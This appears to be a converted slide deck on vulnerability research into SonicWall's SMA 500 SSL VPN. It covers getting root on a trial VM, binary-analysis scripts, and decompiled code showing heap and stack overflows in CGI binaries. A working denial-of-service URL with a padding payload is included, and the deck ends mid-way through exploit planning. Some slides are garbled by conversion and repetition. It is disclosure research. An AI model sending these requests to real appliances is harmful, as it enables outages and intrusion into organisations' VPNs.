

# SonicDoor

**Cracking open SonicWall's Secure Mobile Access**

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# Context

## Producing a POC for CVE-2022-42475 (Fortinet RCE)

Late last year a new remote code execution vulnerability was discovered in Fortinet's SSL VPN service. Given the relatively high severity of the vulnerability, it was a priority to produce a proof of concept (POC) for the vulnerability. This was interrupted by research on other vulnerabilities.

## Palo Alto - Putting The Protecc In GlobalProtect (CVE-2024-2400)

## Check Point - Wrong Check Point (CVE-2024-2400)



Research Notes > Security Research

March 15, 2024

## Two Bytes is Plenty: FortiGate RCE with CVE-2022-42475

## Is The Sophistication In The Room With Us? - X-Forwarded-For and Ivanti Connect Secure (CVE-2025-22457)



# Context



Performed a research project aimed at determining the security level of SSL VPN devices

Got very distracted by actually searching for vulnerabilities...

Distribution of CVEs (per vendor, not product)

| Name                   | Vendor name        | Age of first CVE | Number of critical CVEs | Time to critical CVE |
|------------------------|--------------------|------------------|-------------------------|----------------------|
| Ivanti Secure Connect  | ivanti             | 3036             | 70                      | 43.4                 |
| Fortinet Fortigate     | fortinet           | 6836             | 83                      | 82.3                 |
| F5 Big-IP              | f5                 | 5664             | 63                      | 89.9                 |
| PaloAlto GlobalProtect | paloaltonetworks   | 4035             | 35                      | 134.5                |
| Citrix NetScaler VPX   | citrix             | 8939             | 68                      | 131.5                |
| SonicWall SMA          | sonicwall          | 6161             | 40                      | 154.0                |
| Apache2                | apache/http_server | 10409            | 31                      | 335.8                |
| Barracuda CloudGen FW  | barracuda          | 2577             | 5                       | 515.4                |
| Checkpoint             | checkpoint         | 7504             | 8                       | 938                  |
| Nginx                  | nginx              | 3137             | 2                       | 1568.5               |

Overall score (60% Code hygiene, 40% Security features)

| Name  | Code hygiene score | Safety features score | Overall score |
|---|--------------------|-----------------------|---------------|
|  | 10                 | 10                    | 10            |
|   | 7.8                | 10                    | 8.7           |
|   | 7.2                | 9.3                   | 8.0           |
|   | 7.6                | 6.4                   | 7.1           |
|   | 6.4                | 6.4                   | 6.4           |
|   | 6.4                | 5                     | 5.8           |
|   | 5.5                | 5                     | 5.3           |
|   | 5.4                | 4.2                   | 4.9           |
| SonicWall SMA   | 0                  | 7.1                   | 2.8           |
|  | 3.4                | 1.4                   | 2.6           |

# The target

**SonicWall SMA 500**

**Version 10.2.1.13-72sv**

**Trial VM can be downloaded from SonicWall's website**

**<https://www.mysonicwall.com/>**



# Getting root

## Attack surface analysis

```
coolz0r@nobody:~$ nmap -v --open -p- 192.168.142.231 -n -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-21 15:12 CET
Initiating Connect Scan at 15:12
Scanning 192.168.142.231 [65535 ports]
Discovered open port 443/tcp on 192.168.142.231
Discovered open port 80/tcp on 192.168.142.231
Completed Connect Scan at 15:12, 1.30s elapsed (65535 total ports)
Nmap scan report for 192.168.142.231
Host is up (0.0061s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

```
Serial Number:      Unknown
Version:            10.2.1.14-75sv
Safemode Version:   6.0.0.1
CPU (Utilization):  13th Gen Intel(R) Core(TM) i7-1370P x 2 cores (0%)
Total Memory:       3.9 GB RAM (18%), 20GB Disk
System Time:        2024/11/21 06:32:49
Up Time:            0 Days 00:01:57
X0 IP Address:      192.168.142.231
X0 Subnet mask:     255.255.255.0
Default Gateway:    192.168.142.1 (X0)
Primary DNS:        8.8.8.8
Secondary DNS:      n/a
Hostname:           sslvpn
```

### Main Menu

1. Setup Wizard
2. Reboot
3. Restart SSL VPN Services
4. Logout
5. Save TSR to Flash
6. Display EULA
7. Boot to Safemode

Press <Ctrl-c> at any time to cancel changes and logout.  
Select a number (1-7): \_

# Getting root

## Memory manipulation

## Pause running VM

## Analyse contents and search for “known strings”

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```

Press <Ctrl-c> at any time to cancel.  
Select a number (1-7):

[illegible]


# Getting root

## Memory manipulation

Modify memory contents to do something more interesting

Resume the VM

Call the function that was modified



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Select a number (1-7): start to monitor process

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### Restart SSL UPN Services

Are you sure you want to restart the SSL UPN services (y/n)? y

Restarting SSL UPN services...please wait.

bash-4.2# id

uid=0(root) gid=105(rootadmin) groups=0(root),105(rootadmin)

bash-4.2# \_



# System overview

```
bash-4.2$ $ netstat -laptun | grep LISTEN
```

|      |   |   |                 |           |        |   |         |
|------|---|---|-----------------|-----------|--------|---|---------|
| tcp  | 0 | 0 | 127.0.0.1:12345 | 0.0.0.0:* | LISTEN | 0 | 1303574 |
| tcp6 | 0 | 0 | :::80           | :::*      | LISTEN | 0 | 898     |
| tcp6 | 0 | 0 | :::443          | :::*      | LISTEN | 0 | 902     |


```
bash-4.2$ $ ps auxf
```

```
ps auxf
```

| USER   | PID   | %CPU | %MEM | VSZ   | RSS   | TTY  | STAT | START | TIME  | COMMAND                       |
|--|-------|------|------|-------|-------|------|------|-------|-------|-------------------------------|
| root   | 2     | 0.0  | 0.0  | 0     | 0     | ?    | S    | Nov15 | 0:00  | [kthreadd]                    |
| [...]  |       |      |      |       |       |      |      |       |       |                               |
| root   | 1868  | 0.1  | 0.2  | 25608 | 10992 | ?    | Ss   | Nov15 | 13:50 | /usr/src/EasyAccess/bin/httpd |
| nobody   | 25147 | 0.0  | 0.9  | 56176 | 37876 | ?    | S    | Nov20 | 0:03  | \_                            |
| /usr/src/EasyAccess/bin/httpd                                    |       |      |      |       |       |      |      |       |       |                               |
| [...]  |       |      |      |       |       |      |      |       |       |                               |
| root   | 16089 | 0.0  | 0.9  | 63048 | 37496 | tty1 | S1   | Nov20 | 0:01  | \_ python3.6                  |
| /usr/src/EasyAccess/www/python/authentication_api/restful_api.py |       |      |      |       |       |      |      |       |       |                               |
| [...]  |       |      |      |       |       |      |      |       |       |                               |

# SSL VPN Setup

← → ↻ <https://192.168.142.231/cgi-bin/login>




SECURE MOBILE ACCESS

Login with your Secure Mobile Access account


Login Domain: LocalDomain

UserID


Password




LOGIN



**What is Secure Mobile Access**  
Click on the link to learn more about Secure Mobile Access




**Secure Mobile Access Live Demo**  
Learn more about Secure Mobile Access by watching the live demo



**SonicWall Security Center**  
Provides a graphical view of worldwide attacks over the last 24 hours

# Web Application Overview



# Searching for vulnerabilities

Based on binary analysis results shown at the start

Searched for memory corruption issues

Wrote a short script to search for dangerous use of various functions

Based on Ghidra API

- Any `strcpy`
- Any `strncpy` with a non-fixed length
- Any `sprintf` with a `%s` in the format string
- Any `system` call with variable argument
- ...

<https://github.com/scrt/binary-analysis-scripts/blob/main/findcalls.py>

# Searching for vulnerabilities

## Sample tool output

```
lib/mod_httprp.so : [+] <EXTERNAL>::memcpy is called from FUN_00025bb0 at 0x00025e4f with interesting value : (stack, 0x14, 4)
lib/mod_httprp.so : [+] <EXTERNAL>::memcpy is called from FUN_00025bb0 at 0x00025e91 with interesting value : (stack, 0xffffffffffff9c, 4)
lib/mod_httprp.so : [+] <EXTERNAL>::fopen is called from print_html at 0x0001ee4d with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::fopen is called from check_citrix_jar at 0x0001f919 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::fopen is called from httprp_main at 0x0003fc2b with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from FUN_00024650 at 0x000246f2 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_req_cookie_handler at 0x0002b5f6 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_req_cookie_handler at 0x0002b78b with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_buf_inject_csrf_token at 0x00026409 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_process_regex_rules at 0x00035455 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_process_regex_rules at 0x00035564 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_process_regex_rules at 0x000355de with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_process_regex_rules at 0x000356ed with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from FUN_00024150 at 0x000242db with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from FUN_00024150 at 0x00024324 with interesting value : None
```

# Searching for vulnerabilities

## Establish links between binaries on the filesystem

Analyse imported and exported functions for all binaries

Wrote a script which automates this process

- <https://github.com/scrt/binary-analysis-scripts/blob/main/libscanner.py>

## Sample output

```
coolz0r@nobody: /mnt/hgfs/Research/vpnsecurityreseearch/SonicWallSMA/10.2.1.13-72sv$ grep userLogin libscanner2.csv
usr/lib/python3.6/lib-dynload/_authenticateApi.so,userLoginApi,lib/libSys.so
usr/lib/python3.6/lib-dynload/_smaApi.so,userLoginApi,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,deviceSetRequestCount,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,sessionSaveOtpEmailInfo,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,clearOTPApi,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,sessionSetOtpStringValue,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,domainCAGetUsernameAttribute,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,userFindByUserNameAndDomainName,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,sessionGetPdaStatus,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,__libc_start_main,lib/libc-2.14.1.so
usr/src/EasyAccess/www/cgi-bin/userLogin,time,lib/libc-2.14.1.so
usr/src/EasyAccess/www/cgi-bin/userLogin,escapeLDAPSpecial,lib/libAuth.so
```

# Many findings

## Heap overflow in sonicfiles CGI

Requires authentication though

## DoS is easy to trigger

```
https://TARGET/cgi-  
bin/sonicfiles?RacNumber=25&Arg1=smb://  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
/ &swcctn=VgHzN1PgVytz7LROKCYJNBg86kACsqL
```

```
pcVar3 = (char *)MEM_MALLOC(0x80);  
Arg1 = (char *)malloc(0x400);  
m_overflowed = (char *)MEM_MALLOC(0x180);  
pvVar4 = malloc(0xffff);  
if (pvVar4 == (void *)0x0) {  
    iVar5 = -1;  
    iVar15 = local_54;  
    goto LAB_08052cd7;  
}  
iVar5 = gcgiFetchString("Arg1", Arg1, 0x400);  
bVar18 = iVar5 == 0;  
iVar5 = -1;  
iVar15 = local_54;  
if (!bVar18) goto LAB_08052cd7;  
[...]  
if (!bVar18) {  
    iVar6 = strncmp(Arg1, "smb", 3);  
    iVar5 = local_54;  
    iVar15 = local_54;  
    if (iVar6 == 0) {  
        pcVar11 = (char *)__strdup(Arg1);  
        m_pwned2 = strrchr(pcVar11, 0x3a);  
        iVar5 = 6;  
        if (4 < (int)m_pwned2 - (int)pcVar11) {  
            m_pwned2 = strchr(pcVar11, 0x40);  
            if (-1 < (int)m_pwned2 - (int)pcVar11) {  
                iVar5 = ((int)m_pwned2 - (int)pcVar11) + 1;  
            }  
        }  
        m_pwned = pcVar11 + iVar5;  
        m_pwned2 = strchr(m_pwned, 0x2f);  
        if ((int)m_pwned2 - (int)m_pwned < 0) {  
            strcpy(pcVar3, m_pwned);  
        }  
        else {  
            strncpy(pcVar3, m_pwned, (int)m_pwned2 - (int)m_pwned);  
        }  
    }  
}
```

# More interesting findings

Various encoding methods are defined in one of the main libraries (`libSys.so`)

- `htmlEncode`
- `javascriptStrEncode`
- `javascriptDoubleEscapeSpecial`
- `shellScriptEncode`
- ...

They are called multiple times across the CGI codebase

Authenticated and unauthenticated functions

```
3
4 void javascriptDoubleEscapeSpecial(undefined4 *output,char *input,int param_3)
5
6 {
7     char cVar1;
8
9     if (input == (char *)0x0) {
10 LAB_000f9b18:
11         *(undefined *)output = 0;
12         return;
13     }
14     cVar1 = *input;
15 joined_r0x000f9ac6:
16     if (cVar1 != '\0') {
17         do {
18             switch(cVar1) {
19                 case '\\':
20                     *output = 0x32353225;
21                     *(undefined *) (output + 1) = 0x32;
22                     output = (undefined4 *) ((int)output + 5);
23                     break;
24                 case '#':
25                     *output = 0x32353225;
26                     *(undefined *) (output + 1) = 0x33;
27                     output = (undefined4 *) ((int)output + 5);
28                     break;
29                 default:
30                     *(char *)output = cVar1;
31                     output = (undefined4 *) ((int)output + 1);
32                     break;
33                 case '%':
34                     if (param_3 == 0) {
35                         *(undefined2 *)output = 0x3225;
36                         *(undefined *) ((int)output + 2) = 0x35;
37                         output = (undefined4 *) ((int)output + 3);
38                     }
39                     else {
40                         *output = 0x32353225;
41                         *(undefined *) (output + 1) = 0x35;
42                         output = (undefined4 *) ((int)output + 5);
43                     }
44                     break;
45             }
46             cVar1 = *(char *)input + 1;
47             input = (char *)input + 1;
48         } while (cVar1 != '\0');
49     }
50 }
```

```
coolz0r@nobody: /mnt/hgfs/Research/vpnsecurityresearch/SonicWallSMA/10.2.1.13-72sv$ grep -i javascriptdouble libscanner2.csv
lib/mod_httprp.so,javaScriptDoubleEncode,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/cifsnavigate,javaScriptDoubleEscapeSpecial,lib/libSys.so
```



# Stack overflow

/cgi-bin/cifsnavigate

No authentication here

```
undefined local_694 [1024];
undefined local_294 [640];
int canary;

bVar5 = 0;
canary = *(int *) (in_GS_OFFSET + 0x14);
gcgiSetLimits(0x100000,0);
iVar2 = initCgi();
uVar4 = 0xffffffff;
if (iVar2 < 0) goto LAB_08048a1b;
fwrite("Content-Type: Text/HTML\n\n",1,0x19,gcgiOut);
iVar2 = gcgiFetchString("cifsaddress",cifsaddress,0x400);
if (iVar2 == 0) {
    gcgiDecodeUrlEncodedString(cifsaddress,&decodedaddress,local_1e9c);
    if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
        initClientApi();
        cspInit();
        local_1e95 = '\\0';
        server = (char *) __strdup(decodedaddress + 2);
        server = strtok(server,"\\");
        decoded_share = strtok((char *)0x0,"\\");
        decoded_cwd = strtok((char *)0x0,&local_1e95);
        if ((decoded_share != (char *)0x0) ||
            ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
            if ((decoded_share == (char *)0x0) || (server == (char *)0x0)) goto LAB_08048a05;
            if (decoded_cwd == (char *)0x0) {
                gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
                javascriptDoubleEscapeSpecial(local_294,decoded_share,0);
                urlEncodeUnicodeString(local_294,&share,local_1e9c);
                __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
            }
            else {
                gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
                javascriptDoubleEscapeSpecial(local_294,decoded_share,0);
                urlEncodeUnicodeString(local_294,&share,local_1e9c);
                uVar3 = 0xffffffff;
                decoded_share = decoded_cwd;
                do {
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    if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
        initClientApi();
        cspInit();
        local_1e95 = '\\0';
        server = (char *) __strdup(decodedaddress + 2);
        server = strtok(server,"\\");
        decoded_share = strtok((char *)0x0,"\\");
        decoded_cwd = strtok((char *)0x0,&local_1e95);
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            ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
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            if (decoded_cwd == (char *)0x0) {
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                javascriptDoubleEscapeSpecial(local_294,decoded_share,0);
                urlEncodeUnicodeString(local_294,&share,local_1e9c);
                __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
            }
            else {
                gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
                javascriptDoubleEscapeSpecial(local_294,decoded_share,0);
                urlEncodeUnicodeString(local_294,&share,local_1e9c);
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                decoded_share = decoded_cwd;
                do {
```

0x400 => 1024 bytes read

# Stack overflow

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if (iVar2 == 0) {
    gcgiDecodeUrlEncodedString(cifsaddress,&decodedaddress,local_1e9c);
    if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
        initClientApi();
        cspInit();
        local_1e95 = '\\0';
        server = (char *) __strdup(decodedaddress + 2);
        server = strtok(server,"\\");
        decoded_share = strtok((char *)0x0,"\\");
        decoded_cwd = strtok((char *)0x0,&local_1e95);
        if ((decoded_share != (char *)0x0) ||
            ((server == (char *)0x0 || (decoded_cwd != (char *)0x0))) {
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                javascriptDoubleEscapeSpecial(local_294,decoded_share,0);
                urlEncodeUnicodeString(local_294,&share,local_1e9c);
                __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
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                javascriptDoubleEscapeSpecial(local_294,decoded_share,0);
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# Stack overflow

/cgi-bin/cifsnavigate

Can multiply input size by 5!  
 $1024 \times 5 = 5120$  bytes

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    if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
        initClientApi();
        cspInit();
        local_1e95 = '\\0';
        server = (char *) __strdup(decodedaddress + 2);
        server = strtok(server,"\\");
        decoded_share = strtok((char *)0x0,"\\");
        decoded_cwd = strtok((char *)0x0,&local_1e95);
        if ((decoded_share != (char *)0x0) ||
            ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
            if ((decoded_share == (char *)0x0) || (server == (char *)0x0)) goto LAB_08048a05;
            if (decoded_cwd == (char *)0x0) {
                gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
                javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
                urlEncodeUnicodeString(local_294,&share,local_1e9c);
                __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
            }
        }
        else {
            gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
            javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
            urlEncodeUnicodeString(local_294,&share,local_1e9c);
            uVar3 = 0xffffffff;
            decoded_share = decoded_cwd;
            do {
```

Orange Restricted

# Stack overflow

/cgi-bin/cifsnavigate

Into a stack buffer which is smaller than the original input...

Can multiply input size by 5!  
 $1024 \times 5 = 5120$  bytes

```
undefined local_694 [1024];
undefined local_294 [640];
int canary;

bVar5 = 0;
canary = *(int *) (in_GS_OFFSET + 0x14);
gcgiSetLimits(0x100000,0);
iVar2 = initCgi();
uVar4 = 0xffffffff;
if (iVar2 < 0) goto LAB_08048a1b;
fwrite("Content-Type: Text/HTML\n\n",1,0x19,gcgiOut);
iVar2 = gcgiFetchString("cifsaddress",cifsaddress,0x400);
if (iVar2 == 0) {
    gcgiDecodeUrlEncodedString(cifsaddress,&decodedaddress,local_1e9c);
    if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
        initClientApi();
        cspInit();
        local_1e95 = '\\0';
        server = (char *)__strdup(decodedaddress + 2);
        server = strtok(server,"\\");
        decoded_share = strtok((char *)0x0,"\\");
        decoded_cwd = strtok((char *)0x0,&local_1e95);
        if ((decoded_share != (char *)0x0) ||
            ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
            if ((decoded_share == (char *)0x0) || (server == (char *)0x0)) goto LAB_08048a05;
            if (decoded_cwd == (char *)0x0) {
                gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
                javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
                urlEncodeUnicodeString(local_294,&share,local_1e9c);
                __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
            }
        }
        else {
            gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
            javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
            urlEncodeUnicodeString(local_294,&share,local_1e9c);
            uVar3 = 0xffffffff;
            decoded_share = decoded_cwd;
            do {
```

# Memory corruption protections

## Address-Space Layout Randomization (ASLR)

Randomize library locations in memory

## Data Execution Prevention (DEP/NX)


Prevent execution of code on the stack

## Position Independent Execution (PIE)

Randomize location of base image

## Stack Canaries

Insert “random” value to protect against return address overwrite



# Searching for vulnerabilities

Analyse binaries with respect to security features with `checksec`

```
coolz0r@nobody: /mnt/hgfs/Research/vpnsecurityresearch/SonicWallSMA/10.2.1.13-72sv/usr/src/EasyAccess/www/cgi-bin$ /usr/bin/checksec --dir=.
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified Fortifiable  Filename
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  2      3      ./about
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  2      3      ./activeusers
Full RELRO No canary found NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  No  0      0      ./addclientroutes
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  1      1      ./adddefaddr
Full RELRO No canary found NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  1      3      ./adddefbrowser
Full RELRO No canary found NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  No  0      1      ./addDevice
Full RELRO No canary found NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  No  0      0      ./addDevicePolicy
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  2      4      ./adddomain
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  1      2      ./addgroup
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  1      2      ./addhosts
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  3      5      ./addpolicy
Full RELRO No canary found NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  No  0      0      ./addressource
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  1      2      ./addressourceadrs
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  1      2      ./addstaticroutes
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  Yes  1      2      ./adduser
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  No  0      0      ./adminHelp
Full RELRO Canary found  NX enabled No PIE      No RPATH    No RUNPATH  No Symbols  No  0      0      ./adminHelpBody
```

# Exploit

## Stack canaries are a pain

**On 32bit Linux systems, they contain 3 random bytes and a null byte**

- 0x659e5f00

## Most of the discovered corruptions used string functions which stop at the first null byte

## Denial of Service is easy (but also somewhat useless?)

**Would need to find a function with multiple stack overflows to override canary with first overflow and place a null byte with second one**



# Exploit

Something like this?

```
uVar22 = sessionGetDisplayName(local_9a4);
__fprintf_chk(gcgiOut, 1, "NELaunchX1.displayName = \"%s\\\";\\n", local_517);
uVar22 = sessionGetDomainName(local_9a4);
uVar5 = dbhGet(1);
iVar4 = domainFindByDomainName(uVar5, uVar22);
uVar22 = 0;
if (iVar4 != 0) {
    uVar22 = domainGetAuthType(iVar4);
}
uVar22 = authTypeToName(uVar22);
__fprintf_chk(gcgiOut, 1, "NELaunchX1.authType = \"%s\\\";\\n", uVar22);
uVar7 = domainGetAuthType(iVar4);
if (uVar7 == 3) {
    uVar35 = domainGetDomainId(iVar4);
    uVar22 = dbhGet(1);
    uVar22 = domainNTFindByDomainId(uVar22, uVar35);
    uVar5 = domainNTGetServer(uVar22);
    __fprintf_chk(gcgiOut, 1, "NELaunchX1.authServer = \"%s\\\";\\n", local_517);
    uVar5 = domainNTGetWorkgroup(uVar22);
    __fprintf_chk(gcgiOut, 1, "NELaunchX1.ntDomainName = \"%s\\\";\\n", local_517);
    domainNTFree(uVar22);
}
else if (uVar7 < 4) {
    if (uVar7 == 2) {
        uVar35 = domainGetDomainId(iVar4);
        uVar22 = dbhGet(1);
        uVar22 = domainRADIUSFindByDomainId(uVar22, uVar35);
